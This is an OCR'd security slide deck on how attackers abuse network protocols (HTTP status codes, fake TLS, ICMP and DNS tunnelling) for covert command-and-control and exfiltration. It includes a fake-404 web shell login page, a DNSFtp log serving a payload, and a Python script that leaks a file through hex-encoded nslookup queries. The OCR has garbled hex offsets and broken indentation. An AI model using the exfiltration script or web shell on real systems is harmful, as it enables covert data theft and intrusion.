0000005a 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20  cannot be run in
0000006c 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 DOS mode....$.....
0000007e 00 00 BF DC FB C8 FB BD 95 9B FB BD 95 9B FB BD 95 9B ..................
00000090 F2 C5 06 9B FD BD 95 9B FB BD 94 9B D3 BD 95 9B EF D6 ..................
000000a2 94 9A F2 BD 95 9B EF D6 91 9A EA BD 95 9B EF D6 96 9A ..................
000000b4 F9 BD 95 9B EF D6 9D 9A F8 BD 95 9B EF D6 90 9A F9 BD ..................
000000c6 95 9B EF D6 6A 9B FA BD 95 9B EF D6 97 9A FA BD 95 9B ....j.............
000000d8 52 69 63 68 FB BD 95 9B 00 00 00 00 00 00 00 00 50 45 Rich............PE
000000ea 00 00 64 86 06 00 10 C4 40 03 00 00 00 00 00 00 00 00 ..d.....@.........
000000cf F0 00 22 00 0B 02 0E 14 00 0C 00 00 00 62 00 00 00 00 ..".........b....
```


```
00000000 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 ..................
00000012 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 ....@.............
00000024 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................
00000036 00 00 00 00 E8 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8                 !.
00000048 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 .L.!This program c
0000005a 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F annot be run in DO
0000006c 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 S mode....$.......
0000007e BF DC FB C8 FB BD 95 9B FB BD 95 9B FB BD 95 9B F2 C5 ..................
00000090 06 9B FD BD 95 9B FB BD 94 9B D3 BD 95 9B EF D6 94 9A ..................
000000a2 F2 BD 95 9B EF D6 91 9A EA BD 95 9B EF D6 96 9A F9 BD ..................
000000b4 95 9B EF D6 9D 9A F8 BD 95 9B EF D6 90 9A F9 BD 95 9B ..................
000000c6 EF D6 6A 9B FA BD 95 9B EF D6 97 9A FA BD 95 9B 52 69 ..j.............Ri
000000d8 63 68 FB BD 95 9B 00 00 00 00 00 00 00 00 50 45 00 00 ch............PE..
```

Attacker TTP's – Protocol Abuse



```
00000000 38 2F E5 75 76 75 75 75 71 75 75 75 8A 8A 75 75 CD 75 8/.uvuuuquuu..uu.u
00000012 75 75 75 75 75 75 35 75 75 75 75 75 75 75 75 75 75 75 uuuuuu5uuuuuuuuuuu
00000024 75 75 75 75 75 75 75 75 75 75 75 75 75 75 75 75 75 75 uuuuuuuuuuuuuuuuuu
00000036 75 75 75 75 75 75 9D 75 75 75 7B 6A CF 7B 75 C1 7C B8 uuuuuu.uuu{j.{u.|.
00000048 54 CD 74 39 B8 54 21 1D 1C 06 55 05 07 1A 12 07 14 18 T.t9.T!...U.......
0000005a 55 16 14 1B 1B 1A 01 55 17 10 55 07 00 1B 55 1C 1B 55 U......U..U...U..U
0000006c 31 3A 26 55 18 1A 11 10 5B 78 78 7F 51 75 75 75 75 75 1:&U....[xx.Quuuuu
0000007e 75 75 CA A9 8E BD 8E C8 E0 EE 8E C8 E0 EE 8E C8 E0 EE uu..............
00000090 87 B0 73 EE 88 C8 E0 EE 8E C8 E1 EE A6 C8 E0 EE 9A A3 ..s.............
000000a2 E1 EF 87 C8 E0 EE 9A A3 E4 EF 9F C8 E0 EE 9A A3 E3 EF ................
000000b4 8C C8 E0 EE 9A A3 E8 EF 8D C8 E0 EE 9A A3 E5 EF 8C C8 ................
000000c6 E0 EE 9A A3 1F EE 8F C8 E0 EE 9A A3 E2 EF 8F C8 E0 EE ................
000000d8 27 1C 16 1D 8E C8 E0 EE 75 75 75 75 75 75 75 75 25 30 '.......uuuuuuuu%0
000000ea 75 75 11 F3 73 75 65 B1 35 76 75 75 75 75 75 75 75 75 uu..sue.5vuuuuuuuu
000000cf 85 75 57 75 7E 77 7B 61 75 79 75 75 75 17 75 75 75 75 .uWu~w{auyuuu.uuuu
0000010e 75 75 05 6D 75 75 75 65 75 75 75 75 75 35 74 75 75 75 uu.muuueuuuuu5tuuu
00000120 75 65 75 75 75 77 75 75 7F 75 75 75 7F 75 75 75 7F 75 ueuuuwuu.uuu.uuu.u
00000132 75 75 75 75 75 75 75 C5 75 75 75 71 75 75 16 34 74 75 uuuuuuu.uuuquu.4tu
00000144 77 75 15 B4 75 75 7D 75 75 75 75 75 75 55 75 75 75 75 wu..uu}uuuuuuUuuuu
00000156 75 75 75 75 65 75 75 75 75 75 75 65 75 75 75 75 75 75 uuuueuuuuuueuuuuuu
00000168 75 75 75 75 65 75 75 75 75 75 75 75 75 75 75 75 E1 52 uuuueuuuuuuuuuuu.R
0000017a 75 75 D5 75 75 75 75 25 75 75 65 32 75 75 75 35 75 75 uu.uuuu%uue2uuu5uu
0000018c 85 75 75 75 75 75 75 75 75 75 75 75 75 75 D5 75 75 59 75 .uuuuuuuuuuu.uuYu
```

Attacker TTP's – Protocol Abuse



```
00000000 38 2F E5 00 76 00 00 00 71 00 00 00 8A 8A 00 00 CD 00 8/..v...q.........
00000012 00 00 00 00 00 00 35 00 00 00 00 00 00 00 00 00 00 00 ......5...........
00000024 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..................
00000036 00 00 00 00 00 00 9D 00 00 00 7B 6A CF 7B 00 C1 7C B8 ..........{j.{..|.
00000048 54 CD 74 39 B8 54 21 1D 1C 06 55 05 07 1A 12 07 14 18 T.t9.T!...U.......
0000005a 55 16 14 1B 1B 1A 01 55 17 10 55 07 75 1B 55 1C 1B 55 U......U..U.u.U..U
0000006c 31 3A 26 55 18 1A 11 10 5B 78 78 7F 51 00 00 00 00 00 1:&U....[xx.Q.....
0000007e 00 00 CA A9 8E BD 8E C8 E0 EE 8E C8 E0 EE 8E C8 E0 EE ..................
00000090 87 B0 73 EE 88 C8 E0 EE 8E C8 E1 EE A6 C8 E0 EE 9A A3 ..s.............
000000a2 E1 EF 87 C8 E0 EE 9A A3 E4 EF 9F C8 E0 EE 9A A3 E3 EF ..................
000000b4 8C C8 E0 EE 9A A3 E8 EF 8D C8 E0 EE 9A A3 E5 EF 8C C8 ..................
000000c6 E0 EE 9A A3 1F EE 8F C8 E0 EE 9A A3 E2 EF 8F C8 E0 EE ..................
000000d8 27 1C 16 1D 8E C8 E0 EE 00 00 00 00 00 00 00 00 25 30 '.............%0
000000ea 00 00 11 F3 73 00 65 B1 35 76 00 00 00 00 00 00 00 00 ....s.e.5v........
000000cf 85 00 57 00 7E 77 7B 61 00 79 00 00 00 17 00 00 00 00 ..W.~w{a.y........
0000010e 00 00 05 6D 00 00 00 65 00 00 00 00 00 35 74 00 00 00 ...m...e.....5t...
00000120 00 65 00 00 00 77 00 00 7F 00 00 00 7F 00 00 00 7F 00 .e...w............
00000132 00 00 00 00 00 00 00 C5 00 00 00 71 00 00 16 34 74 00 ...........q...4t.
00000144 77 00 15 B4 00 00 7D 00 00 00 00 00 00 55 00 00 00 00 w.....}......U....
00000156 00 00 00 00 65 00 00 00 00 00 00 00 65 00 00 00 00 00 ....e.......e.....
00000168 00 00 00 00 65 00 00 00 00 00 00 00 00 00 00 00 00 E1 52 ....e.............R
0000017a 00 00 D5 00 00 00 00 25 00 00 65 32 00 00 00 35 00 00 .......%..e2...5..
0000018c 85 00 00 00 00 00 00 00 00 00 00 00 00 00 D5 00 00 59 00 ..................Y.
0000019e 00 00 55 56 00 00 21 00 00 00 00 00 00 00 00 00 00 00 00 ..UV..!...........
000001b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 65 55 ..................eU
```

Network Protocol Abuse

How Attackers Profit *Playing* by the Rules

Network Protocol Abuse

- Manipulating protocol field values to carry out some nefarious act or agenda
  - To bypass defensive solutions
  - Objective: Remain undetected (greatest dwell time)
  - Objective: Maintain Persistence (increased adversarial success rate)
  - Not exactly exploitation to gain access/beachhead (although this is also abuse)
- NOT accidental
- Not all encompassing…not even close


HTTP Status Type Manipulation

- 400 errors but still deliver payloads…
- Multiple threat actors have used this technique
- 404 – Not Found

  Security Researcher (@nullcookies) discovered login pages to access web shells

```
<h1>404 Not Found</h1>The page that you have requested could not be found.
<!DOCTYPE html>
<html><head>
<meta name="robots" content="noindex" />
<meta name="googlebot" content="noindex" />
<meta name="googlebot-news" content="noindex" />
<meta name="robots" content="nofollow">
<meta name="googlebot" content="noindex">
</head><body><!-- server 1 --><p align="center"><iframe style="visibility: show !important; height: 60px
!important; width: 468px !important; margin: 3px 0px 3px 0px !important;" framespacing="0" frameborder="no"
scrolling="no" width="468" height="60" allowtransparency="true"></iframe></p>   <script type="text/javascript"
src="http://        ro/banner.do"></script>

<style>
#element::-webkit-scrollbar {
    display: none;
}
    ::-webkit-scrollbar {
    display: none;
}
#form_login {
    bottom: -20%;
        position: absolute;
}
</style>
<form action="" method="post" id="form_login">
<input type="password" name="1337passkey">
<input type="submit" value=".">
</form>
 <!-- server 1 --> </body>
</html>
```



Source:
https://www.bleepingcomputer.com/news/security/hackers-hiding-web-shell-logins-in-fake-http-error-pages/

Turla – COMPfun Malware

- Status 402 – Payment Required??
- RFC 7231 6.5.2. "The 402 (Payment Required) status code is reserved for future use."

HTTP status	RFC status meaning	Corresponding command functionality
200	OK	Send collected target data to C2 with current tickcount
402	Payment Required	This status is the signal to process received (and stored in binary flag) HTTP statuses as commands
422	Unprocessable Entity (WebDAV)	Uninstall. Delete COM-hijacking persistence and corresponding files on disk
423	Locked (WebDAV)	Install. Create COM-hijacking persistence and drop corresponding files to disk
424	Failed Dependency (WebDAV)	Fingerprint target. Send host, network and geolocation data
427	Undefined HTTP status	Get new command into IEA94E3.tmp file in %TEMP%, decrypt and execute appended command
428	Precondition Required	Propagate self to USB devices on target
429	Too Many Requests	Enumerate network resources on target

C2 HTTP status code descriptions, including installation, USB propagation, fingerprinting, etc.

HTTP 427 can receive any of the following appended commands:

Command	Command functionality
dir	Send directory content to C2 encrypted with RSA public key from config
upl	Send file to C2 encrypted with RSA public key from config
usb	Not implemented yet. Possibly same function planned as for HTTP status 428
net	Not implemented yet. Possibly same function planned as for HTTP status 429

Source: Kaspersky

Hidden Cobra – FakeTLS (PEEBLEDASH)

161	30.976246	8.8.8.2	8.8.8.1	TCP	66	49221 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
162	30.976270	8.8.8.1	8.8.8.2	TCP	66	443 → 49221 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
163	30.976509	8.8.8.2	8.8.8.1	TCP	60	49221 → 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
164	30.976811	8.8.8.2	8.8.8.1	TLSv1.2	571	Client Hello
165	30.976822	8.8.8.1	8.8.8.2	TCP	54	443 → 49221 [ACK] Seq=1 Ack=518 Win=64128 Len=0
166	30.982133	8.8.8.1	8.8.8.2	TLSv1.2	1352	Server Hello, Certificate, Server Key Exchange, Server Hello Done
167	30.999081	fe80::85e4:9f18:e2…	ff02::1:3	LLMNR	84	Standard query 0x5356 A wpad
168	30.999155	8.8.8.2	224.0.0.252	LLMNR	64	Standard query 0x5356 A wpad
169	31.007350	8.8.8.2	8.8.8.255	NBNS	92	Name query NB WPAD<00>
170	31.100893	fe80::85e4:9f18:e2…	ff02::1:3	LLMNR	84	Standard query 0x5356 A wpad


```
Extensions Length: 401
▶ Extension: Reserved (GREASE) (len=0)
▼ Extension: server_name (len=19)
    Type: server_name (0)
    Length: 19
  ▼ Server Name Indication extension
      Server Name list length: 17
      Server Name Type: host_name (0)
      Server Name length: 14
      Server Name: www.google.com
▶ Extension: extended_master_secret (len=0)
▶ Extension: renegotiation_info (len=1)
▶ Extension: supported_groups (len=10)
```

Fake server name
www.google.com

www.baidu.com	www.dell.com	www.uc.com
www.amazon.com	www.avira.com	www.yahoo.com
www.avast.com	www.microsoft.com	www.wikipedia.org
www.apple.com	www.linkedin.com	www.wordpress.com
www.bing.com	www.paypal.com	

List of certificate URLs used in the TLS certificate

ICMPsh



```
0000  38 d5 47 bc 7b 78 bc 83  85 cd d6 d5 08 00 45 00   8.G.{x.. ......E.
0010  00 94 63 df 40 00 80 01  f3 d8 c0 a8 2a 28 34 23   ..c.@... ....*(4#
0020  83 bd 08 00 3b 29 00 01  00 3f 57 69 6e 64 6f 77   ....;).. .?Windows
0030  73 20 50 6f 77 65 72 53  68 65 6c 6c 20 72 75 6e   s PowerS hell run
0040  6e 69 6e 67 20 61 73 20  75 73 65 72 20 46 6f 73   ning as  user Fos
0050  73 5f 20 6f 6e 20 50 55  52 50 4c 45 54 45 41 4d   s_ on PU RPLETEAM
0060  31 0a 43 6f 70 79 72 69  67 68 74 20 28 43 29 20   1.Copyri ght (C)
0070  32 30 31 35 20 4d 69 63  72 6f 73 6f 66 74 20 43   2015 Mic rosoft C
0080  6f 72 70 6f 72 61 74 69  6f 6e 2e 20 41 6c 6c 20   orporati on. All
0090  72 69 67 68 74 73 20 72  65 73 65 72 76 65 64 2e   rights r eserved.
00a0  0a 0a                                             ..
```

https://logrhythm.com/images/blog-images/identifying-powershell-tunneling-through-icmp-2.png

DNSFtp

- https://github.com/breenmachine/dnsftp
  - Types: TXT

DNSFtp

```
root@kali:~/dnsftp/dnsftp-master# python server.py -f payload.exe
DEBUG:root:[+] There are 3949 parts to this file
DEBUG:root:[+] Bound to UDP port 53.
DEBUG:root:[+] Waiting for request...
DEBUG:root:[+] Request received, serving
DEBUG:root:[+] Received message ID = 1
DEBUG:root:[+] Waiting for request...
DEBUG:root:[+] Request received, serving
DEBUG:root:[+] Received message ID = 2
DEBUG:root:[+] DNS request is: 0.CnCserver.Com. IN TXT
DEBUG:root:[+] 1 questions.
DEBUG:root:[+] Pulling data for payload number 0/3949
DEBUG:root:[+] Response created - sending TXT payload: TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAACAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAA
AAAAACaEthR3nO2At5ztgLec7YCau9HAtVz
DEBUG:root:[+] Waiting for request...
DEBUG:root:[+] Request received, serving
DEBUG:root:[+] Received message ID = 1
DEBUG:root:[+] Waiting for request...
DEBUG:root:[+] Request received, serving
DEBUG:root:[+] Received message ID = 2
DEBUG:root:[+] DNS request is: 1.CnCserver.Com. IN TXT
DEBUG:root:[+] 1 questions.
DEBUG:root:[+] Pulling data for payload number 1/3949
DEBUG:root:[+] Response created - sending TXT payload: tgJq70UCXXO2AmrvRALGc7YCQNNxAtxztgLlLbUDxnO2AuUtswP1c7Y
C5S2yA8pztgLXCyUC1XO2At5ztwJwc7YCSS2zA5ZztgJMLUkC33O2AkkttAPfc7YCUmljaN5ztgIAAAAAAAAAAAAAAAAAAAAAUEUAAEwBBgCyh
MZfAAAAAAAAAADgACIBCwEOAAAmBwAAagMA
DEBUG:root:[+] Waiting for request...
```

dnscat2


- https://github.com/iagox86/dnscat2
  - Types: TXT, CNAME, MX

```
DNS    Standard query 0x5cf6  TXT dnscat.2657003ebb11480021636f6d6d616e642(
DNS    Standard query response 0x5cf6  TXT
DNS    Standard query 0x33a8  TXT dnscat.6a34013ebb11487f7b
DNS    Standard query response 0x33a8  TXT
DNS    Standard query 0x7f07  TXT dnscat.7901013ebb11487f7b
DNS    Standard query response 0x7f07  TXT
DNS    Standard query 0x7aa3  TXT dnscat.7934013ebb11487f7b
DNS    Standard query response 0x7aa3  TXT
```

Source: https://zeltser.com/c2-dns-tunneling/

DNS – Read the Labels

- "Label me this Batman"
  - Example using A record queries of hex-content
  - python script
  - No need to respond – just save the queries



DNS – Read the Labels

```
import subprocess

##format pkt-count.<63-chars>.root-domain

d=''
q=''

count=0
#size up the file
with open("C:\\Temp\\staged.out", "rb") as f:
    byte = f.read(1)
    while byte != "":
        count = count+1
        byte = f.read(1)
print 'file size in bytes: '+str(count)
#parse and send
pkt_count=0
max_pkt_count=count/31
print 'number of packets required: '+str(max_pkt_count+1)

with open("C:\\Temp\\staged.out", "rb") as f:
    byte = f.read(31)
    while byte != "":
    ##print byte
    h = byte.encode('hex')
    ##print h
        itr=str(pkt_count)
    q=itr+'.'+h+'.'+d
    #print itr+'.'+sd
    print q
    subprocess.call(['C:\\Windows\\System32\\nslookup.exe', '-type=a', '-retry=1', '-timeout=1', q])
    pkt_count=pkt_count+1
        byte = f.read(31)
```

DNS – Sunburst C2

CNAME 6a57jk2ba1d9keg15cbg.appsync-api.eu-west-1.avsvmcloud[.]com

